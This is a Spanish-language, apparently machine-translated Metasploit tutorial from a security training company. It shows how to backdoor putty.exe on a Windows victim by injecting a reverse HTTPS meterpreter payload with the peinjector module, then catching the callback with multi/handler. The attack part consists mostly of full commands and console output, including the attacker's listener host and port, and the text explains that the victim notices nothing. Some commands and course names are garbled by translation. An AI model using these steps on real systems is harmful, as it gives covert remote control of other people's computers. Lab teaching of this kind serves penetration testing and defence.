iGNITE Technologies

Metasploit Framework

Inject Payload into Executable

WWW.HACKINGARTICLES.IN

Contenido

Requisitos previos para la configuración del laboratorio

- Kali Linux (Máquina Pentester)
- Máquina de Ventana 10 (Máquina Víctima)

Búsqueda de archivos ejecutables en la PC de la víctima

Vamos a empezar. Existen varios métodos para tomar la sesión de meterpreter de la máquina de destino, por lo que puede adaptar cualquier método para tener la sesión de la PC de la víctima.

Ya tenemos una sesión de meterpreter en la PC de la víctima. Aquí, nuestro enfoque es encontrar los archivos ejecutables que existen en la PC de la víctima para que podamos vincular la carga útil con los archivos ejecutables legítimos, que parecerán genéricos para el usuario.

Mientras exploramos las diferentes rutas y unidades del PC de la víctima, de repente en las descargas nos encontramos con el archivo putty.exe.


```
meterpreter > pwd
c:\Users\ignite\Downloads
meterpreter > ls
Listing: c:\Users\ignite\Downloads
=================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  282      fil   2021-07-27 21:00:11 -0400  desktop.ini
100777/rwxrwxrwx  1180904  fil   2021-07-27 09:01:00 -0400  putty.exe
```

Introducción del módulo Peinjector

Este módulo inyectará una carga útil de Windows específica en un ejecutable de destino. Como sabemos, la víctima está utilizando putty.exe, que se encuentra en las descargas.

El siguiente paso es inyectarle la carga útil. Para ejecutar este módulo, necesitamos configurar el targetpe, que significa la ruta del archivo ejecutable de destino de la PC de la víctima, en el que se debe inyectar la carga útil.

```
utilizar post/windows/manage/peinjector
publicación msf6 (windows/manage/peinjector) > establecer targetpe C:\\Users\\ignite\\Downloads\\putty.exe
publicación msf6 (windows/manage/peinjector) > configurar sesión 1
publicación msf6 (windows/manage/peinjector) > establecer lport 443
publicación msf6 (windows/manage/peinjector) > establecer lhost 192.168.1.2
publicación de msf6 (windows/manage/peinjector) > explotar
```

Ahora, generará la carga útil y la inyectará en el ejecutable objetivo. ieputty.exe

```
msf6 > use post/windows/manage/peinjector
[*] Using configured payload windows/meterpreter/reverse_https
msf6 post(windows/manage/peinjector) > set targetpe C:\\Users\\ignite\\Downloads\\putty.exe
targetpe ⇒ C:\Users\ignite\Downloads\putty.exe
msf6 post(windows/manage/peinjector) > set session 1
session ⇒ 1
msf6 post(windows/manage/peinjector) > set lport 443
lport ⇒ 443
msf6 post(windows/manage/peinjector) > set lhost 192.168.1.2
lhost ⇒ 192.168.1.2
msf6 post(windows/manage/peinjector) > exploit

[*] Running module against MSEDGEWIN10
[*] Generating payload
[*] Injecting Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (wininet)
[+] Successfully injected payload into the executable: C:\Users\ignite\Downloads\putty.exe
[*] Post module execution completed
```

La carga útil ya se inyectó en el paso anterior, por lo que ahora es el momento de restablecer la conexión en nuestra máquina utilizando el controlador múltiple.

msf6 > usar exploit/multi/handler

msf6 exploit(multi/handler) > configurar la carga útil windows/meterpreter/reverse_https

Explotación de msf6 (multi/controlador) > establecer lhost 192.168.1.2


Explotación de msf6 (multi/controlador) > establecer lport 443

Explotación msf6 (multi/controlador) > explotación

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload ⇒ windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.2
lhost ⇒ 192.168.1.2
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.2:443
```

Siempre que la víctima no sea consciente de la puerta trasera creada por la carga útil del peinjector, cada vez que intente utilizar PuTTY.exe , le parecerá legítimo y tampoco observará ningún cambio en la funcionalidad de PuTTY.



Una vez que la víctima hace clic en el ícono de PuTTY, no notará nada, pero en segundo plano, se ejecuta la carga útil y obtendremos una sesión.

utilizar exploit/multi/handler


establecer ventanas de carga útil/meterpreter/reverse_https

establecer lhost 192.168.1.2

configurar el puerto 443

explotar

información del sistema



iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in